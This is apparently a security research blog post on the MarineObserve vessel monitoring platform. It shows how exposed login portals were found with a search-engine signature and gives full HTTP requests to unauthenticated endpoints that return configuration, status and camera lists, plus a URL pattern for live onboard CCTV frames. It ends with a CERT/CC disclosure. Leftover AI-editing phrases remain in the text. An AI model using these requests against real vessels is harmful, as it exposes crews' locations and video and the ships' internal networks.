


The vast ocean is no longer silent; it is now alive with invisible data streams connecting ships to the shore. Our latest security research on Marine Instruments reveals a specific method to bypass authentication, unlocking access to live ship feeds and GPS coordinates.
This discovery offers a rare window into the world of maritime security, turning private voyages into visible digital journeys. It highlights the fascinating and complex relationship between the technology we build and the open waters we navigate.
At the helm of this digital transformation is Marine Instruments, a company whose technology defines the modern era of sustainable fishing. Headquartered in Spain but reaching every corner of the globe, they are a major player in satellite tracking and acoustic sensing, particularly within the tuna fishing industry.

Their systems act as the central nervous system for thousands of vessels across the Atlantic, Indian, and Pacific oceans. The specific platform analysed in this research, MarineObserve, is designed to provide Electronic Monitoring capabilities, enabling remote oversight of vessel activities and navigation.
Signature Analysis: Mapping the Fleet with Modat Magnify
To understand the digital footprint of this global infrastructure, the investigation began with open-source intelligence. The breakthrough came from a single detail buried in public documentation.
Hidden within a routine deployment update for the Scottish fleet lay the key to the entire network:

The specific identifier MarineObserve. This was more than just a product name; it was a unique digital fingerprint waiting to be traced across the global network.
To isolate this signal, the investigation turned to Modat Magnify. Leveraging its advanced indexing capabilities, a targeted signature was deployed to scan the digital horizon:
web.title ~ "MarineObserve"

The response was instantaneous. Modat Magnify cut through the noise of the internet, revealing live login interfaces emerging from the data. The search confirmed that these maritime systems were not just operational, but directly accessible via the public web.
Here is the continuation of the blog post, seamlessly bridging the OSINT discovery with the technical vulnerability analysis and Proof of Concept.
The Phantom API: Bypassing the Front Gate
The discovery of the login portal was only the surface. To the casual observer, the system appears secure, guarded by a standard authentication interface requiring credentials to proceed. However, security is often a matter of depth, not just surface appearance. A closer inspection of the application architecture revealed a critical disconnect between the user interface and the backend logic.
While the frontend enforces access control by blocking navigation, the underlying API endpoints — the machinery responsible for fetching system data — operate without strict session validation. The application relies on the web interface to restrict the user, but the backend controllers accept direct requests from any source. By interacting directly with these internal pathways, the system surrenders its data, rendering the login screen a mere facade.
Technical Reconstruction: The Anatomy of the Access
This process demonstrates how a standard web client can interact with the backend controllers to retrieve sensitive data, bypassing the intended authentication flow completely.
Phase 1: Extracting System Configuration
The first interaction queries the configuration controller. This request does not require a session token, yet it returns critical network details, including internal IP addresses and system settings.
Request:
POST /controller/query.php HTTP/1.1
Host: <ip>:65432
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 19
Origin: http://<ip>:65432
Connection: keep-alive
Referer: http://<ip>:65432/login.php?expired=1
table=configuration
Phase 2: Retrieving Operational Status
To assess the live state of the vessel systems, a request is sent to the status parser. This endpoint provides a snapshot of the device health and internal network information.
Request:
POST /controller/parse_status.php HTTP/1.1
Host: <ip>:65432
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 0
Origin: http://<ip>:65432
Connection: keep-alive
Referer: http://<ip>:65432/login.php?expired=1
Phase 3: Enumerating Surveillance Nodes
The most critical phase involves identifying the onboard CCTV assets. The camera controller endpoint allows an unauthenticated user to list all available video input sources on the internal network.
Request:
POST /controller/get_cameras.php HTTP/1.1
Host: <ip>:65432
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Origin: http://<ip>:65432
Connection: keep-alive
Referer: http://<ip>:65432/cameras.php?expired=1
Content-Length: 0
Phase 4: Accessing Live Video Feeds
With the internal IP addresses of the cameras obtained in the previous step, the final connection is established. The web interface acts as an open proxy, allowing direct access to the live video stream via a specific CGI path.
Target URL:
http://<target_ip>:65432/camera/<internal_ip>/cgi-bin/viewer/video.jpg?streamid=0
The Consequence of Connectivity: Digital Data as Physical Risk
In the maritime domain, data is not just information; it is a direct reflection of physical reality. When live telemetry and visual feeds become accessible, the vessel loses the anonymity that protects it at sea.
The primary concern is physical security. Real-time GPS coordinates combined with live video allow external observers to verify a ship's location and monitor crew activity with precision. For vessels in high-risk waters, this situational awareness removes the element of unpredictability that serves as a key operational defence.
Beyond security, there is the risk to commercial confidentiality. Shipping routes, cargo handling procedures, and operational schedules are proprietary assets. Unrestricted visibility turns private commercial activities into public intelligence. Furthermore, by revealing internal network maps, the system provides a digital foothold, offering a detailed blueprint of the onboard infrastructure that could theoretically be used to explore connected systems.
Here is the updated Coordinated Disclosure section, incorporating a sincere expression of gratitude to both parties.
Coordinated Disclosure and the Industry Stance

Upon identifying the accessibility of these systems, the findings were submitted to the CERT Coordination Centre (CERT/CC). This step ensured that the issue was analysed within the proper framework of coordinated disclosure to determine the nature of the configuration.
The response from the coordination process was definitive. It was clarified that the accessibility of these data is a deliberate configuration choice by the operators. The system is intentionally configured to share this information as a good-faith effort, allowing for the verification of lawful activities and regulatory compliance.
I fully accept this explanation. It provides a valid operational context for the findings, confirming that the configuration is not an oversight, but a functional requirement to meet specific industry standards for verifiable operations. I extend my sincere thanks to CERT/CC for their diligence in facilitating this communication, and to the vendor for their transparency in clarifying the intended use of their technology. Consequently, the case was closed, and permission was granted to publish this analysis as an educational overview of maritime systems.
Conclusion:
This research highlights the unique architectural choices in maritime IoT, where digital accessibility serves as a deliberate tool for regulatory proof. It stands as a fascinating example of how the industry balances the demand for operational transparency with the complexities of global connectivity.